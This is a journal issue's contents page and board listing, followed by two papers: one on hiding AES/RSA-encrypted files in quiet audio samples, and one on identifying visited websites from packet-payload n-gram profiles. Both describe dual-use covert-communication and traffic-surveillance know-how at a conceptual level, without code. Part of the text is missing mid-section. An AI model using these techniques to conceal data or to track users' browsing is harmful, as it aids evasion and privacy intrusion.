

Transactions on Networks and Communications

ISSN: 2054-7420

TABLE OF CONTENTS

EDITORIAL ADVISORY BOARD	I
DISCLAIMER	II
Whisper: A High Capacity File Encrypting and Hiding Method in an Audio File Mohammed Aldarwbi, Talal Al-Kharobi	1
Hierarchy Website Fingerprint Using N-gram Byte Distribution Mohammed Aldarwbi, Essa Shahra	9
TPC Together with Overlapped Time Domain Multiplexing System Based on Turbo Structure Hao Zheng, Mingjun Xing, Yutao Yue, Xue Li, Daoben Li, Chunlin Ji	17
Cryptography and Steganography: New Approach Ahmed AL-Shaaby, Talal AlKharobi	25
The Blockchain: Overview of “Past” and “Future” Arif Sari	39
The Dark Side of the China: The Government, Society and the Great Cannon Arif Sari, Zakria Abdul Qayyum and Onder Onursal	48
Exploiting Cryptocurrency Miners with OSINT Techniques Arif Sari, Seyfullah Kilic	62

EDITORIAL ADVISORY BOARD

Dr Patrick J Davies
Faculty of Computing, Engineering and the Built Environment, Ulster University
United Kingdom

Professor Simon X. Yang
Advanced Robotics & Intelligent Systems (ARIS) Laboratory, The University of Guelph
Canada

Professor Shahram Latifi
Dept. of Electrical & Computer Engineering University of Nevada, Las Vegas
United States

Professor Farouk Yalaoui
Institut Charles Dalaunay, University of Technology of Troyes
France

Professor Julia Johnson
Laurentian University, Sudbury, Ontario
Canada

Professor Hong Zhou
Naval Postgraduate School Monterey, California
United States

Professor Boris Verkhovsky
New Jersey Institute of Technology, Newark, New Jersey
United States

Professor Jai N Singh
Barry University, Miami Shores, Florida
United States

Professor Don Liu
Louisiana Tech University, Ruston
United States

Dr Steve S. H. Ling
University of Technology, Sydney
Australia

Dr Yuriy Polyakov
New Jersey Institute of Technology, Newark,
United States

Dr Lei Cao
Department of Electrical Engineering, University of Mississippi
United States

DISCLAIMER

All the contributions are published in good faith and intentions to promote and encourage research activities around the globe. The contributions are property of their respective authors/owners and the journal is not responsible for any content that hurts someone's views or feelings etc.

Whisper: A High Capacity File Encrypting and Hiding Method in an Audio File

¹Mohammed Aldarwbi, ²Talal Al-Kharobi

^{1,2} Computer Engineering, King Fahd University of Petroleum and Minerals (KFUPM), Dhahran, Saudi Arabia

m.aldarwbi@gmail.com; talalkh@kfupm.edu.sa

ABSTRACT

The advance of internet and multimedia allows for tremendous transferring of digital media data and the percentage of time that users spend in online activity and exchanging important information is increasing day by day. Besides that, the simplicity in editing and transmitting the files, makes them vulnerable for stealing or disrupting. Therefore, it is of utmost importance to find an effective way for sending the sensitive information without being noticed by the eavesdroppers or hackers. Cryptography and Steganography are considered the main protection techniques used against eavesdroppers or hackers. Securing the transmission of the sensitive information over the internet and the publicly available media is essential. Intercepting the transmitted information over internet in any form - text, data, voice, image or video should be denied or at least made it harder by encrypting them or hiding them within any cover media. The need for an innovative approach to secure the personal information is increasing dramatically especially by the organizations and governments as they exchange a highly sensitive information. In this work, beside using the most common used encryption methods for encrypting the hidden file and the key, a novel idea for hiding the required information is proposed. Unlike the proposed approaches in the literature, **Whisper** hide two bytes at a time. **Whisper** finds the unheard samples and hide two bytes in them where each byte is placed in a different channel.

Keywords: Steganography, File Encryption, File hiding, Audio Steganography.

1 Introduction

Due to huge amount of information exchange in digital world, it is necessary to secure the information. So, the communication made must be secret. The need for secured communication introduces the concept of steganography. Steganography is an art of hiding the transmitted secret information over internet to provide data confidentiality. The secret information may be text, image and audio file. But there are different steganographic techniques available. In this paper we focus on digital audio steganography which is an efficient way to hide data as audio files are one of the most filetypes used over internet and it provide a higher hiding capacity.

Along with the increase of internet development, new types of threats are emerged. The transmitted documents over internet could be manipulated or intercepted by the attackers. Thus, sending a sensitive piece of information to the other parity over the internet is not secure any more. The emerging security

DOI: 10.14738/tnc.56.3766

Publication Date: 09th November 2017

URL: <http://dx.doi.org/10.14738/tnc.56.3766>

and privacy issues make it necessary to find an appropriate way to protect the sent sensitive information. Due to the aforementioned reasons the field of steganography got a new lease of life. Steganography, a Greek word which means secret writing, is the art of science in which secret message is hiding in different files types such as image, audio, text, or video. One of Steganography types is using audio file type as stego-medium. In audio steganography system, secret messages are hidden in a digital sound. Hiding the secret message in digital audio is more difficult than hiding it in other media, such as digital images or videos. The hidden message is embedded within the audio file either by inserting it to the original in the form of signal noise or by slightly altering the binary sequence of a sound file.



Figure. 1: Steganography System.

It is easy to use any encryption method to protect the transmitted information, but if the hacker noticed an encrypted information is transmitted they may destroy it in its way and make it useless. Encryption is a solution for protecting the information but sometimes we need to transmit data without being noticed. So that, steganography is best way to hide the required data within any media file type. Steganography gives the open environment systems the required privacy of information. In [1], an audio steganography method is proposed along with encryption.

In this paper a new approach for hiding information within an audio file is presented. Audio files are one of the most transmitted file type in the internet so we choose it hide in it. Audio steganography provides the user the ability to conceal information within audio files and transfer across the internet it to the other users. The hidden information is encrypted first using AES algorithm and the key of AES is encrypted using the public-key of the receiver.

2 Related Work

Hiding secret information in digital audio file is much more difficult than hiding it in other media, such as digital images. In the literature the secret message is hidden by altering the binary sequence of a audio file. The exist approaches are either powerful techniques that utilize a powerful signal processing methods to hide the secret message or simple techniques that insert the information in form of noise or echo. All the proposed technique in the literature hide the secret message bit by bit. The successful hiding technique must adhere the following rules:

- The hidden message should be undetectable.
- The stego file should display no properties that flag it as a suspicious.
- The added data should maintain the integrity of the cover file.
- The retrieval of the concealed message should be guaranteed and easy by the receiving parity.

2.1 Audio Steganography

The existing audio steganography methods can be classified into the following.

amplitude, and decay rate, the data is then hidden and not audible. Echo hiding drawback that restricts related application domains is the limitation of induced echo size. Only one bit of the data could be encoded when only one echo is produced from the original signal. Dividing the original message down into blocks precedes the decoding process then the divided encoded blocks are concatenated together to create the final signal.

2.1.4 Hiding in Silence Intervals:

This method of hiding information is mainly focus on speech signals not any type of audio files. It identifies the number of samples in each silence intervals of speech and change them to hide information [9]. The speech samples will not be interpreted as silence intervals and vice-versa. Usually, using this method of hiding they ignore the first and last added intervals in data hiding and retrieval for no apparent reason. It has two main shortcomings, it hide only one bit in a single silence interval, and it cannot hide one or two bits individually they hide group of bits as a block instead. To hide a group of bits as a single block it is required to find a set of neighboring silence sample intervals.

2.1.5 Spread spectrum:

Spread spectrum hiding method encodes the watermarked message as a binary sequence which sounds like noise and only using the correct key the receiver can recognize the hidden message [10]. To hide the required information in MP3 and WAV signals spread spectrum apply the conventional direct sequence spread spectrum (DSSS) technique.

2.1.6 Tone insertion:

It relies into frequency masking property. Audio masking is the effect by which a low but audible tone becomes inaudible in the presence of another louder audible tones [11].the presence of a stronger tone is used to mask a weak pure tone. This property of inaudibility is used in different ways to embed information. The faint tone will not be perceptible, if it lies in the critical band of a louder tone. "By inserting tones at known frequencies and at low power level, concealed embedding and correct data extraction are achieved. The hidden information is imperceptible if a listener is unable to distinguish between the cover- and the stego-audio signal" [11]. This method can resist to attacks such as bit truncation and low-pass filtering.

Tone insertion suggests a pair of tones frequencies f_0 and f_1 to embed one bit in an audio. The two frequencies power level (f_0 & f_1) is set to a known power ratio of each audio frame p_i where: $i = 1; \dots; n$ and n is the frame number.

2.1.7 Amplitude coding:

According to [12], S,"HAS characteristics depend more on the frequency values as it is more sensitive to amplitude components. Following their stated principle they proposed an algorithm that embeds data in the speech spectrum while controlling the distortion of the cover-medium and ensuring the hidden-data security". The payload (hidden information) could be encrypted, compressed or even groups of data (parameters of speech recognition ,MP3, LPC, AMR, CELP, etc).

2.2 Encryption

In this work we use two well known encryption methods which are Advanced Encryption Standard (AES) and RSA. AES is used to encrypt the hidden file and RSA is used to encrypt the key of AES.

According to Wikipedia "AES is a symmetric-key block cipher algorithm and U.S. government standard for secure and classified data encryption and decryption". The algorithm was developed by two Belgian cryptographer Joan Daemen and Vincent Rijmen in [13]. AES was designed to be efficient in both hardware and software, and supports a block length of 128 bits and key lengths of 128, 192, and 256 bits.

Public key algorithm can be defined as a steganography system that uses a public key and a private key to secure the communication between the parties [14]. Private-key has a direct mathematical relationship. Public key is used during the encoding process and private key can decipher the message. Figure (3), illustrate how public-key algorithm works.




Figure. 3: Public-key cryptography.

3 Proposed Work

Audio files are one of the most transmitted file type over the internet so we choose it hide in it. Audio steganography provides the user the ability to conceal information within audio files and transfer across the internet it to the other users. Actually, hiding information in an audio file should be unnoticeable and the file size should be the same. To do so, we propose a novel idea to hid information in an audio file without being noticed.




Figure 4: Sample rate.




Figure 5: The selected quantized levels

The analogy signal is taken in order and converted into digital form by dividing the signal into samples which is called sample rate as shown in figure (4). Bit-depth or bit-resolution is the number of bits that are used to store each sample digitally. The common used bit-depth are 16-bit,24-bit, and 32-bit. We assume that the bit-depth of the cover file is at least 24-bit. To store the value of the sample value is converted into a quantization level. The total number of quantization levels based on the bit-depth which equal 24bit–depth. From this huge number of samples, we pick only those samples that there level of power is low (ie: from 24bit–depth quantization level we pick only 256 level which are near to zero as shown in figure (5)). Each step between the quantized levels is computed using equation (1).

$$step = \frac{max_{power} - min_{power}}{numberoflevels} \quad (1)$$

In each sample there are two channels of sound, therefore we could store two bytes at a time. Beside hiding the information in unheard samples, the hidden file and its information is encrypted. Figure (6) shows how our approach hide the information and figure (7) shows the recovery process. Hiding process is divided into two sub processes each of which goes through many steps. The first sub-process is to read the cover file, extract its samples, and select the low power ones. The second sub-process is responsible for reading the file to be hidden, encrypting it (will be explained later), and convert it into bitstream. Once the two sub processes achieve their task the process of converting the encrypted bit stream into quantized levels is started. The recovery process starts by reading the stego file, extract its samples, select the low power ones, reconstruct the original value from the quantized value, collect the reconstructed values as a file, and finally decrypt it.




Figure. 6: File hiding.




Figure. 7: File recovery.

The encryption process is presented in figure (8), not only the content is encrypted but also the type of the file is also encrypted to provide more security. As it is presented in the figure AES is used and its key is encrypted using RSA algorithm. The reason behind using RSA is eliminate the possibility of intercepting

the key. The key is encrypted using the public-key of the receiver. Only the receiver can decipher the key and decrypt the received information as shown in figure (9).




Figure 8: File encryption.




Figure 9: File decryption.

4 Conclusion

The proposed work, **Whisper**, focusses on hiding any sensitive file in an audio file. Audio file is chosen as a cover file due to its enormous usage over internet and it provide a higher hiding capacity. Whisper choose the low power samples a place to hide the content of the file. The file is protected not only by hiding it but also by encrypting its content and its information using AES algorithm and AES encryption key is encrypted using RSA algorithm.

REFERENCES

- [1] Shaikh, K. Solanki, V. Uttekar, and N. Vishwakarma, "Audio steganography and security using cryptography," *Int. J. Emer. Technol. Adv Eng.*, ISO, vol. 9001, 2008.
- [2] R. Priyanka, K. R. Vrushabh, P. K. Komal, S. M. Pingle, and S. R. Mahesh, "Audio steganography using lsb," *International Journal of Electronics, Communication and Soft Computing Science & Engineering (IJECSCSE)*, vol. 2, p. 90, 2012.
- [3] N. Cvejic and T. Seppanen, "Increasing the capacity of lsb-based audio steganography," in *Multimedia Signal Processing, 2002 IEEE Workshop on*. IEEE, 2002, pp. 336–338.
- [4] G. Nehru and P. Dhar, "A detailed look of audio steganography techniques using lsb and genetic algorithm approach," *IJCSI International Journal of Computer Science*
- [5] P. Jayaram, H. Ranganatha, and H. Anupama, "Information hiding using audio steganography—a survey," *The International Journal of Multimedia & Its Applications (IJMA) Vol.*, vol. 3, pp. 86–96, 2011.

- [6] R. Garg and V. Laxmi, "Various audio steganography techniques for audio signals."
- [7] S. K. Bandyopadhyay, D. Bhattacharyya, D. Ganguly, S. Mukherjee, and P. Das, "A tutorial review on steganography," in International conference on contemporary computing, vol. 101, 2008, pp. 105–114.
- [8] W. Bender, D. Gruhl, and N. Morimoto, "Method and apparatus for echo data hiding in audio signals," Apr. 6 1999, uS Patent 5,893,067.
- [9] S. Shirali-Shahreza and M. Shirali-Shahreza, "Steganography in silence intervals of speech," in Intelligent Information Hiding and Multimedia Signal Processing, 2008. IHHMSP'08 International Conference on. IEEE, 2008, pp. 605–607.
- [10] H. Matsuoka, "Spread spectrum audio steganography using sub-band phase shifting," in Intelligent Information Hiding and Multimedia Signal Processing, 2006. IHH-MSP'06. International Conference on. IEEE, 2006, pp. 3–6.
- [11] K. Gopalan and S. Wennedt, "Audio steganography for covert data transmission by imperceptible tone insertion," in Proc. The IASTED International Conference on Communication Systems And Applications (CSA 2004), Banff, Canada, 2004.
- [12] F. Djebbar, B. Ayad, K. A. Meraim, and H. Hamam, "Comparative study of digital audio steganography techniques," EURASIP Journal on Audio, Speech, and Music Processing, vol. 2012, no. 1, p. 25, 2012.
- [13] J. Daemen and V. Rijmen, The design of Rijndael: AES-the advanced encryption standard. Springer Science & Business Media, 2013.
- [14] R. L. Rivest, A. Shamir, and L. Adleman, "A method for obtaining digital signatures and public-key cryptosystems," Communications of the ACM, vol. 21, no. 2, pp. 120–126, 1978.

Hierarchy Website Fingerprint Using N-gram Byte Distribution

¹Mohammed Aldarwbi, ²Essa Shahra

^{1,2} Computer Engineering, King Fahd University of Petroleum and Minerals (KFUPM), Dhahran, Saudi Arabia

m.aldarwbi@gmail.com; eissa.qassim@gmail.com

ABSTRACT

According to www.internetlivestats.com, there are over one billion websites on the world wide web (WWW) today while in 1991, there were only one single website. Websites classification based on traffic analysis has become a difficult problem due to the large number of websites within the internet. All the proposed approaches in the literature could not classify more than 100 websites which is a very trivial number compared to the total number of websites over the internet. In this paper, a two-level websites' classification technique is proposed. At the first level, the traffic is classified to a general category such as sports, news, social, healthy, education, etc. Then, for further information the packet could be classified within the same category to identify from which websites the packet came.

Keywords: Website fingerprinting; Traffic analysis; N-gram byte distribution.

1 Introduction

Digital forensics is considering as extremely youthful science as the number digital crimes have been increased dramatically. The new emerging digital forensics issues needs creative solutions to be utilized by the investigators to achieve their work in the optimal way. Network forensics issues are considered as the most difficult issues in digital forensics as investigator endeavors to recreate or comprehend occasions from the data observed in the network (network traffic). Network forensics enables us to make measurable decisions in view of the captured traffic, which might be significant over the span of an investigation [1].

Network forensics defined in DFRWS as "use of scientifically proven techniques to collect, use, identify, examine, correlate, analyze, and document digital evidence from multiple, actively processing and transmitting digital sources for the purpose of uncovering facts related to the planned intent, or measured success of unauthorized activities meant to disrupt, corrupt, and or compromise system components as well as providing information to assist in response to or recovery from these activities.". The point of the analysis is normally to build up abnormal facts of truths, for example, attribution, aim, personality, timetables and other data which might be important to the study case network forensic.

Network administrators use network forensic analysis tools (NFAT) to monitor network, capture network traffic, play main role in network crime investigation to assist and help in generating appropriate decision of an incident. In addition, NFATs help in investigating the insider burglary and abuse of assets, anticipate attacker goals in near future, perform risk estimation, assess network achievement, and help to secure

intellectual proprietary. NFATs collect the entire traffic of network, provide users the ability to analyze network traffic according to their need and try to discover and find significant features about the traffic [2].

From a forensic perspective, we are regularly concern more about high level information, than network protocol information. For example, in a normal forgery case we might be concerned in the content of the packet itself sent through the network rather than how the packet was sent (e.g. using instant messenger, email or web pages) [3]. Website fingerprint is an attack of traffic analysis running by a local eavesdropper, its goal is to infer information about the visited website by user by defining a feature of data flow. The attacker use meta information, such as traffic direction, number of packets, packet size or the content of packet as we did for website Fingerprint [4].

In this paper, a two-level website classification technique is presented. The first level is classifying the traffic to a general category of websites like sport, news, social, etc. The second level of classification can be used for further information; the packet could be classified within the same category to identify from which websites the packet came. We build our own dataset by controlling google chrome browser automatically and visiting a set of selected websites in each category. We utilize the power of Selenium python library in the process of collecting the traffic. N-gram analysis is used in the classification. Unlike the literature, we based on the payload of the packets not the header.

The rest of the paper is organized as follows. The literature review is mentioned in section 2. Our scheme is described in section 3. Building data set is presented in section 4. Experiments and analysis is presented in section 5. finally, the conclusion of our work.

2 Related Work

In [4], the authors imply that when the encrypted packets traverse the tunnel in the uplink direction and in the absence of clients' activity information, the attacker can detect the packet timestamp easily by exploiting the packet timestamp.

The attacker can with high probability guess the websites that the client visit. To classify the timestamp sequences, they use K-Nearest neighbors and Naive Bayes Classification. The proposed work is timing-only attack while the others focus on the packet count and packet size information. The work in [5] focus on the network traffic of five popular websites namely, YouTube, Gmail, Skype, Facebook and Gmail video chat. The traffic features that have been extracted are bandwidth, inter-arrival time, average packets sent/received per second, and packet length. During their investigation, they noticed that each website has different traffic with respect to different web browser. They use as more features as possible. They prove that each website has different traffic with respect to different web browser.

Gong in [6] proposed work is trying to prove that the remote traffic analysis could be used by eavesdroppers. The adversary can identify the websites that a remote user is accessing by knowing his/her IP address. Their classification is performed using Dynamic Time Warping (DTW), which is a method used to find an optimal alignment between two temporal sequences (time-dependent). Then, the process of matching the user's traffic to the previously collected traffic is done by the k-nearest neighbor (k-NN) algorithm. Instead of monitoring and analyzing the victim traffic patterns by capturing the traffic from the same LAN, this work carries it out remotely by exploiting the queuing side channel in the routers.

In [7] studied an attack is based on forming profiles for the most visited websites and matching the traffic against these profiles. They collect the traffic of the most visited websites by their department users (24 volunteers for 214 days). The features that composed the profile are the inter-arrival time distribution and packet size.

Lu and Chan in [8] handle two approaches, classification and detection. The first scenario for given dataset which is known to be a visited website and its objectives is to recognize the site. This is called Classifications. The second situation: for given dataset, decide if it is a visit or not if visited to a site and recognize the site that was visited. they propose an effective strategy that uses packet requesting data for site fingerprinting. They utilize noisy requesting data instead of simply the distribution of packet size.

In [9] they assess traffic analysis approaches that derive the wellspring of a site page recovered under the cover of an encipher passage and their approaches distinguish sources by differentiate experimental traffic with profiles of known website made from packet lengths, and are referred to as profiling attack. In [10] they propose new approach utilizing the aggregated whole of packet sizes as the abstract representation furthermore, to test a constant number n of extra features from this implementation and analyze one type of attack detection (remote traffic) that operates against local network clients. By observing the queue delay of request packet, they observe that it is available to extract the router's queue state. The attacker can estimate the packet size, time arrival, and several packets delivering at the router. They utilize the total of packet sizes in the queue instead of the size of the packet itself. Utilize diverse condition for gathering the data set.

2.1 N-gram Distribution

In this section, we describe the N-gram distribution approach used to classify the visited websites. n-gram is a series of contiguous items from a given streams. N-gram distributions have been applied in different applications, and it is easy to understand and implement, and get more accuracy. For each packet n-gram is computed by extracting the content of the paced (payload) and counting the number of appearance for each gram for example using 1-gram one byte from the packet will counts its occurrences and so on for each gram. Determining the size of gram depends on the used applications, the complexity of computation is increased exponentially as the size of gram increase [11].

Our approach worked rely on computing and comparing n-gram frequencies profiles. First, we use the n-gram distribution to compute websites profiles form training dataset which represent different websites category such as healthy, news, and social websites. Then the system calculates a profile for each website that needs to be classified. Finally, the system calculates a distance between web packet and each of profiles category. The system selects the category with smallest distance to website.

3 Data Collection

We have conducted our experiments using three groups of different datasets. The data collected using our own code that visit the website automatically in which for each cycle it visits all websites in our lists, for each visit several packets are collected through network using *tshark* tool. The following figure (1) represent the algorithm of data collection.

4 Implementations

According to www.internetlivestats.com there are over 1 billion websites on the world wide web today while in 1991 there were only single website. Websites classification by analyzing the traffic become a hard problem due to the large number of website. All the proposed approaches in the literature could not classify more 100 websites which is nothing comparing to the total number of websites over the internet.

We propose a two-level classification technique. At the first level, the traffic is classified to a general




Figure 1: Data collection algorithm

category like sports, news, social, healthy, education, etc. Then, for further information the packet could be classified within the same category to identify from which websites the packet came.

4.1.1 First level classification

We collect traffic for three distinct categories which are healthy, news, and social websites. The first category is for the most visited health website which is used in figure (6) which are asthmacare.ie, kingfisherclub.com, whitefeatherhealing.com, psychotherapy.com, and hse.ie respectively. The second category is for the most visited news websites which are www.cnn.com, www.foxnews.com, www.reuters.com, www.cnbc.com, www.cbc.ca according to www.alexacom.com. The third category is for the well-known social websites which are (www.facebook.com, www.twitter.com, and www.instagram.com) according to www.alexacom.com. Then, the collected traffic has been divided into two parts which are training and test. About 80 of the traffic is taken as the training. The first level classification model is presented in figure (2). Then the BFD is used to build the websites category profile as it is shown




Figure 1: Second Level Website classification




Figure 2: First level model

in figure (3). The BFD presented in table (1) is a result of 3-gram analysis. The last 20% of the dataset is used for prediction, we find similarity distance between the tested packet and the website category profiles to find to which website category profile it belongs. As it is shown in table 1, 3-gram analysis provide high accuracy.

Table 1: Websites category accuracy

Group	Accuracy
Health	94.58 %
News	90.3 %
social	99.89

4.1.2 Second level classification (Http)

After the category, has been identified, the packet could be classified within the category itself. Each category has number of websites, n-gram analysis is used to classify the packet to which website it belongs within the same category. The classification model for this level is presented in figure (3). We propose two approaches in classifying the packet, the first one is without filtering the packets. The second one is after we eliminate the images and videos from the traffic, the two approaches will be presented in the following section.

Website classification with images

The model of this approach is shown in figure 5. We take the whole packet payload in building the website profile. We do the training and test for each category websites separately. For the training dataset, we build BFD for each website. Similarly, we build the BFD for each website in news category. Once the training phase for each category websites complete, the test phase is beginning. The following tables present the results of websites classification within each category.

a. Healthy websites results

We implement 1-gram, 2-gram, and 3-gram in search for the highest accuracy that n-gram analysis can provide. We end up with that, 3-gram provide the highest accuracy as it is show in table 2. The results in Table (2). shows the accuracy of healthy websites within three different n-gram. As can be noticed from this table, the accuracy is increased as the gram increased significantly. However, the results still not good

enough even with 3-Gram. The results of 3-gram, in the Table (2), shows that some websites classification accuracy are excellent (93%) while some of them are not relatively good (39%). The reason behind this fluctuating is due to the variation in the websites content. Most of these websites has images which affect the profiling process.

Table 2: Healthy websites accuracy with images

Websites	1- gram analysis	2-gram Analysis	3-Gram analysis
asthmacare.ie	20%	66%	74%
kingfisherclub.com	84%	93%	93%
Whitefeatherhealing.com	34%	58%	51%
psychotherapy.com	20%	58%	66%
Hse.ie	2%	29%	39%

In the next section we tried to eliminate all packets that include images and the accuracy of website classification is increased dramatically after. As in the table (2) 3-gram analysis provide the best result in identifying the websites.

a. News websites results

In this section, 1-gram, 2-gram, and 3-gram is implemented in search news websites as it is shown in the following table (3). It can be noticed from Table 3 that the accuracy is significantly increases as going from low gram to higher one. However, the results still not good enough even with 3-gram. This is because the content of the packets is compressed which make the distribution looks random

Table 3: News websites accuracy with images.

Websites	1- gram analysis	2-gram Analysis	3-Gram analysis
Cnn.com.	1%	14%	5%
foxnews.com	34%	33%	76%
retuters.com	37%	40%	38%
cnbc.com	72%	65%	59%
cbc.ca	2%	1%	2%

Website classification without image

Regarding the classification of websites without imaging, it was noticed that the results of identifying not good enough since most of the websites has a lot of image which makes the decision in website classification looks random. To solve this problem, we proposed another approach to overcome the decision randomness. The main idea behind the proposed approach is by filtering the images from the traffic.

a. Healthy websites results

The results in Table 4 shows the accuracy of healthy websites identification within three different n-grams. It can be noticed in table (4) how the accuracy is increased after eliminating the images which provides excellent accuracy with 3-gram which gets 60% of the websites with 100% accuracy, while the lower accuracy was 61%.

Table 1: Healthy websites (without images)

Websites	1- gram analysis	2-gram Analysis	3-Gram analysis
asthmacare.ie	100%	100%	100%
kingfisherclub.com	100%	100%	100%
Whitefeatherhealing.com	100%	100%	100%
psychotherapy.com	%0	52%	61%
Hse.ie	56%	71%	80%

b. News websites results

In this part of the simulation, we implemented 1-gram, 2-gram, and 3-gram in search news websites as it is shown in the following table (5). The results presented in table 5. shows the accuracy of news websites within three different n-gram. It can be noticed that filtering the packets from images and videos enhanced the classification performance significantly. As seen in table (5), high accuracy with 3-gram with 100% is provided for best case and 34% for worse case.

Table 2:News websites (without images)

Websites	1- gram analysis	2-gram Analysis	3-Gram analysis
